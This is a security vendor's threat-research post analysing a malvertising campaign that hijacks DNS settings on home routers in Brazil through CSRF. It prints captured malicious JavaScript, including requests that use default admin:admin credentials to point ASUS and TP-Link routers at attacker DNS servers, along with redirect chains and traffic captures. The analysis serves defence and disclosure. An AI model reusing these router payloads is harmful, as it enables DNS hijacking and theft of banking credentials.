


DNS Hijacking Attacks on Home Routers in Brazil

 cujo.com/dns-hijacking-attacks-on-home-routers-in-brazil/

October 16, 2020





[All posts](#)

October 16, 2020

Recently, we have observed ongoing attacks on residential gateways. These attacks had a common trait: they all originated from `fromofuxico[.]com.br` with the help of malvertising. Once a victim visits this site, they are led through a loop of referrers and redirectors to a malicious JavaScript file. Its end goal is to change the DNS settings on the residential router by initiating a CSRF attack. The victim usually does not detect any malicious activity without [proper device protection](#) and the fact that the attack is executed in the background via hidden iframes and malicious redirectors. In this article, I will present a case study of home router DNS hijacking in Brazil.

Cyber Crime in Brazil

Malvertising attacks are very common amongst compromised Brazilian sites that have been under pressure and constant attacks for years. Many previous articles have elaborated (Novidade [Exploit Kit hitting Brazil](#) or the surge in [DNS hijacking](#)) on the fact that threat actors in Brazil are very profit-oriented, and extremely successful: many Brazilian websites seem to lack basic security features and exploiting them is very profitable for actors.


CSRF Attacks

Cross-site request forgery (CSRF) is a type of attack that forces the victim to unknowingly carry out actions in a web application where they are authenticated (or where the attacker is aware of the default password to a specific system). These attacks are becoming popular because they allow attackers to execute an action in an internal system or network by tricking the victim from the outside. Popular CSRF attacks include money transfers, e-mail address changes, changing a victim's password or DNS settings, etc.

DNS Hijacking


Hijacking DNS settings is a risky attack, it forces websites' addresses to be resolved incorrectly by a 3rd party DNS resolver. It is a similar approach to cache poisoning, but the victim is diverted to an attacker-controlled environment instead of the original website. It has dangerous implications for the victim: for instance, opening your banking institution's website would redirect you to a fake banking website, and banking login credentials would be at risk of theft.

We have visualized the recent campaign below. In normal circumstances, end users reach Internet Banking services via a legitimate DNS resolver.




An everyday scenario, where a legitimate DNS resolver is used to reach Internet Banking services

When a malicious CSRF request executed by the unknowing end-user, their home router's DNS settings are changed. After this happens, all further domains that the victim's laptop requests will be resolved by the malicious DNS resolver, translating the requested domains to an IP that is controlled by the threat actor.



Victim unknowingly executes the CSRF request that changes the home router's DNS settings

At this stage, the victim home router's DNS settings are changed and the user is redirected to a fake banking site whenever the domain is requested. Threat actors will usually get the banking credentials and transfer money from the affected accounts, sending it to off-shore accounts or converting the money to cryptocurrency.



Victim visits fake banking site via the hijacked DNS resolver, exposing Internet Banking credentials

Case Study: DNS hijacking Attacks Targeting Routers in Brazil

- | | |
|-------------------------|---|
| 1. Referrer: | https://www.ofuxico.com.br/noticias-sobre-famosos/fas-veem-bolsonaro-no-cotovelo-de-luisa-sonza-e-ela-responde/2020/07/22-382339.html |
| 2. Suspicious resource: | https://www.ofuxico.com.br/lib/._/?861 |
| 3. Maliciousreferrer: | https://kqblox.googleads.store/mbl/2/ads.php |
| 4. MaliciousJavaScript: | https://kqblox.googleads.store/mbl/2/change.js |

Visiting the site ofuxico[.]com[.]br initiates several requests to 3rd party ad-networks. Oftentimes, ad networks are the sources of malvertising attacks, as malicious ads are injected into the benign ad rotation. It is up to the 3rd party ad provider to screen and remove malicious ad content, and there are ways to defend against these attacks, such as using ad-blocking plugins.

Destination	DstPort	Protocol	Length	Server Name	Info
208.70.188.89	443	TLSv1.2	571	www.ofuxico.com.br	Client Hello
37.252.172.45	443	TLSv1.2	571	fra1-ib.adnxs.com	Client Hello
185.33.220.240	443	TLSv1.2	571	ams1-ib.adnxs.com	Client Hello
178.250.0.162	443	TLSv1.3	571	csm.fr.eu.criteo.net	Client Hello
172.217.16.98	443	TLSv1.3	571	pagead2.googlesyndication.com	Client Hello
208.70.188.89	443	TLSv1.2	571	www.ofuxico.com.br	Client Hello

SSL Client Hello requests to Advertising networks

Once the malicious ad is loaded, the victim is looped through a series of requests. These requests usually happen in the background and are invisible to the victim. There are two common ways of doing this:

- – Opening a new, hidden window
- – Clever use of zero-pixel iframes

The first request is sent to a resource called *ads.php*, which is a malicious redirector. After the content of the PHP file is successfully processed on the web server, and the output is displayed in the browser, a second-stage script is called, which is a JavaScript file. These two resources are the core of the attack, executing a set of malicious actions against the residential gateways.

There are two requests to googleapis.com to get the *jquery.min.js* JavaScript file: these do not serve a purpose in the chain of the attack and are being called from *change.js*.

Finally, there are **2 requests to 192.168.0.1, that are responsible for changing the victim router's DNS settings**. As I've noted in the introduction, hijacking DNS settings has major implications.

Finally, we also see a call to ip-api.com, which is a sort of a pre-check for this type of attack: only routers and modems that are in Brazil were targeted by this attack.

#	Host	Method	URL
518	http://kqbloxcx.googleads.store	GET	/mbl/2/ads.php
519	http://kqbloxcx.googleads.store	GET	/mbl/2/change.js
520	http://ajax.googleapis.com	GET	/ajax/libs/jquery/1.11.1/jquery.min.js
521	https://ajax.googleapis.com	GET	/ajax/libs/jquery/3.1.1/jquery.min.js
522	http://192.168.0.1	GET	/form2Dhcpd.cgi?lan_ip=192.168.0.1&dhcpmode=2<ime=120&
523	http://192.168.0.1	GET	/form2Wan.cgi?wantype=1&staip_mtusize=1500&dhcpc_hostnam
524	http://ip-api.com	GET	/json/

A timeline of requests initiated when visiting the infected site


```

70     function authDns()
71     {
72         $.ajax({
73             url: 'http://192.168.1.1/login.cgi?isSubmit=1&username=YWRtaW4%3D&password=YWRtaW4%3D',
74             type: 'POST',
75             crossDomain: true,
76             dataType: 'jsonp',
77             async: true,
78             timeout: 1000,
79             success: function(data)
80             {
81                 // do nothing it data...
82             },
83             complete: function(data)
84             {
85                 // do nothing it data...
86
87                 if (navigator.userAgent.indexOf("Safari") != -1)
88                 {
89                     sfrDns();
90                 }
91
92                 document.frm2.submit();

```

Hardcoded base64 encoded string YWRtaW4= translates to admin

In the next step, a request is sent to ip-api.com/json. The response JSON is parsed and a logic function decides what action to take based on the *regionName* field. Two fields, *vpi* and *vci* are set to a certain value, which is based on municipality names. The developer of the scripts tried to achieve location-based differentiation: for example, if the victim is located in Sao Paulo, the two fields (*vpi* and *vci*) would be set to 8 and 35 respectively.

```
$.ajax({
  url: "http://ip-api.com/json/",
  complete: function(res){
    var data = JSON.parse(res.responseText);
    var state = data["regionName"];
    console.log(state);
    if (state == "Rio Grande do Sul")
    {
      document.frm2["vpi"].value = "1";
      document.frm2["vci"].value = "32";
      authDns();
    }
    else if (state == "Acre" || state == "Federal District" || state == "Goias" || state ==
" Mato Grosso do Sul" || state == "Mato Grosso" || state == "Parana" || state == "
Rondonia" || state == "Santa Catarina" )
    {
      document.frm2["vpi"].value = "0";
      document.frm2["vci"].value = "35";
      authDns();
    }
    else if (state == "Alagoas" || state == "Bahia" || state == "Ceara" || state == "
Espirito Santo" || state == "Maranhao" || state == "Minas Gerais" || state == "Para"
|| state == "ParaÃba" || state == "Pernambuco" || state == "Rio de Janeiro" ||
state == "Rio Grande do Norte" || state == "Sergipe")
    {
      document.frm2["vpi"].value = "0";
      document.frm2["vci"].value = "33";
      authDns();
    }
    else if (state == "Sao Paulo")
    {
      document.frm2["vpi"].value = "8";
      document.frm2["vci"].value = "35";
      authDns();
    }
  }
});
```

Municipality based differentiation (Brazil)

At the time of the writing, these fields are hidden and do not serve a purpose. We suspect that these specific values might gain some meaning later, as the developer enhances their script.

```
<input type="hidden" name="vpi">
```

```
<input type="hidden" name="vci">
```

Another decoded blob targets ASUS RT-N13U routers. The crafted POST request uses the *start_apply.htm* resource to change the router's DNS settings via the *wan_dns1_x* parameter. The default credentials are also included in the script, so the request gets through.

```

<script>
function Make(Credentials) {
var WebServer = "192.168.1.1:80";
Web("http://"+Credentials+WebServer+"", function () {
$.ajax({
url: "http://"+WebServer+"/start_apply.htm",
type: "POST",
data: "productid=RT-N13U.B1&support_cdma=&current_page=Advanced_WAN_Content.asp&next_page=&next_host=&sid_list=Layer3Forwarding;LANHostConfig;IPConnection;PPPConnection;&group_id=&modified=0&action_mode=+Apply+&first_time=&action_script=&preferred_lang=BR&wl_ssid2=ASUS&firmver=2.0.2.0&wan_pppoe_txonly_x=0&lan_ipaddr=192.168.1.1&lan_netmask=255.255.255.0&wan_proto=dhcp&wan_stb_x=0&upnp_enable=1&x_DHCPClient=1&wan_dnsenable_x=0&wan_dns1_x=45.62.198.242&wan_dns2_x=45.62.198.74&wan_pppoe_relay_x=0&wan_heartbeat_x=&wan_hostname=&wan_hwaddr_x=Name",
beforeSend: function(request) {
request.setRequestHeader("Host", WebServer);
request.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
request.setRequestHeader("Accept-Language", "en-US,en;q=0.5");
request.setRequestHeader("Connection", "keep-alive");
},
dataType: "jsonp",
success: function( response ) {
$.ajax({
url: "http://"+WebServer+"/start_apply.htm",
dataType: "jsonp",
});
});
});
}
Make("admin:admin@");
// 7
</script>

```

Crafted POST request for the Asus RT-N13U router

Another script targets TP-Link routers on 192.168.0.1:80. Again, the crafted POST request changes DNS settings via the *WanDynamicIpCfgRpm.htm* resource by using the *dns server* parameter.

```

<body>
  <script>
    function Make(Credentials) {
      var WebServer = "192.168.0.1:80";
      Web("http://" + Credentials + WebServer + "", function () {
        $.ajax({
          url: "http://" + WebServer + "/userRpm/WanDynamicIpCfgRpm.htm",
          type: "POST",
          data: "wan=0&wantype=0&mtu=1500&manual=2&dnserver=45.62.198.242&dnserver2=45.62.198.74&
            hostName=TP-LINK&Save=Save",
          beforeSend: function(request) {
            request.setRequestHeader("Host", WebServer);
            request.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/
              xml;q=0.9,*/*;q=0.8");
            request.setRequestHeader("Accept-Language", "en-US,en;q=0.5");
            request.setRequestHeader("Connection", "keep-alive");
          },
          dataType: "jsonp",
          success: function(response) {
            $.ajax({
              url: "http://" + WebServer + "/userRpm/WanDynamicIpCfgRpm.htm",
              dataType: "jsonp",
            });
          }
        });
      });
    }
    Make("admin:admin@");
  // 1
</script>

```

Crafted POST request for TP-Link routers

After each snippet is decoded and executed, another script gets invoked, called change.js.

There is also a small image included towards the end. The developer is using the service among.us, which provides real-time web statistics and information on their victims.

```

kJCQkJfSwNCgkJCQkJCWRhdGFUEXB10iAianNvbnAiLA0KCQkJCQkJc3VjY2VzczogZnVuY3Rpb24oI
bnNlICkgew0KCQkJCQkJCSQuYwphECh7DQoJCQkJCQkJCXVybdDogImh0dHA6Ly8iK1dlY1NlcnZlcis
JScG0vV2FuRHluYW1pY0lwQ2ZnUnBtLmh0bSI sDQoJCQkJCQkJCWRhdGFUEXB10iAianNvbnAiLA0KC
CX0p0w0KCQkJCQkJfQ0KCQkJCQl9KTsNCgkJCQl9KTsNCgkJCX0NCgkJCU1ha2UoImFkbWluOmFkbWl
0KCQkJLY8gNg0KCQk8L3NjcmldwD4NCgk8L2JvZHk+DQo8L2h0bWw+' height='0' frameborder=
embed>
<script type="text/javascript" src="change.js"></script>
<img src='https://whos.amung.us/pingjs/?k=k3k32018mbl&t=&c=t&y=&a=0&r=641100' b
66
order=0 width=0 height=0>
<script>document.location.href='https://www.ofuxico.com.br/'</script>

```

1 client pkt, 15 server pkts, 1 turn.

The second-stage JavaScript embedded inside ads.php

Since we're done analyzing ads.php, let's continue by analysing a script it invokes – the change.js JavaScript file.

Change.js Malicious Script Analysis

First, the malicious JavaScript defines a loadScript function, which then calls the resource <https://ajax.googleapis.com/ajax/libs/jquery/1.6.1/jquery.min.js>. This may be an attempt to stay under the radar by making the malicious requests blend in with normal network traffic.

```
Wireshark · Follow HTTP Stream (tcp.stream eq 3) · enp0s3

GET /mbl/1/change.js HTTP/1.1
Host: 1xb5bkr.googleads.store
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://1xb5bkr.googleads.store/mbl/1/ads.php

HTTP/1.1 200 OK
Date: Tue, 15 Sep 2020 08:18:01 GMT
Server: Apache/2.4.37 (centos)
Last-Modified: Thu, 10 Sep 2020 04:54:31 GMT
ETag: "5c5ff-5aeee5d2314b9"
Accept-Ranges: bytes
Content-Length: 378367
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/javascript

(function() {
  function loadScript(url, callback) {
    var script = document.createElement('script')
    script.type = 'text/javascript';
    if (script.readyState) {
      script.onreadystatechange = function() {
        if (script.readyState == 'loaded' || script.readyState == 'complete') {
```

Captured network traffic of change.js

The next section of the script defines randomly named variables with decimal and hexadecimal values. When converted, these turn out to be private (RFC1918) IP addresses. However, two IPv4 and two IPv6 addresses are defined as-is: these are the malicious DNS servers:

- 45[.]62[.]198[.]73
- 45[.]62[.]198[.]74

We have also observed a similar script using 45.62.198[.]242.

```

20 loadScript('https://ajax.googleapis.com/ajax/libs/jquery/1.6.1/jquery.min.js', function() {
21     var Xn1 = '45.62.198.73';
22     var Xn2 = '45.62.198.74';
23     var dnsipv6 = '0:0:0:0:ffff:2d3e:c649';
24     var dns2ipv6 = '0:0:0:0:ffff:2d3e:c64a';
25     var Xn1_0 = '45';
26     var Xn1_1 = '62';
27     var Xn1_2 = '198';
28     var Xn1_3 = '73';
29     var Xn2_0 = '45';
30     var Xn2_1 = '62';
31     var Xn2_2 = '198';
32     var Xn2_3 = '74';
33     var aaa19211 = '0xC0A80101';
34     var bbb1921254 = '0xC0A801FE';
35     var ccc19201 = '0xC0A80001';
36     var ccc1920100 = '0xC0A80064';
37     var ddd19221 = '0xC0A80201';
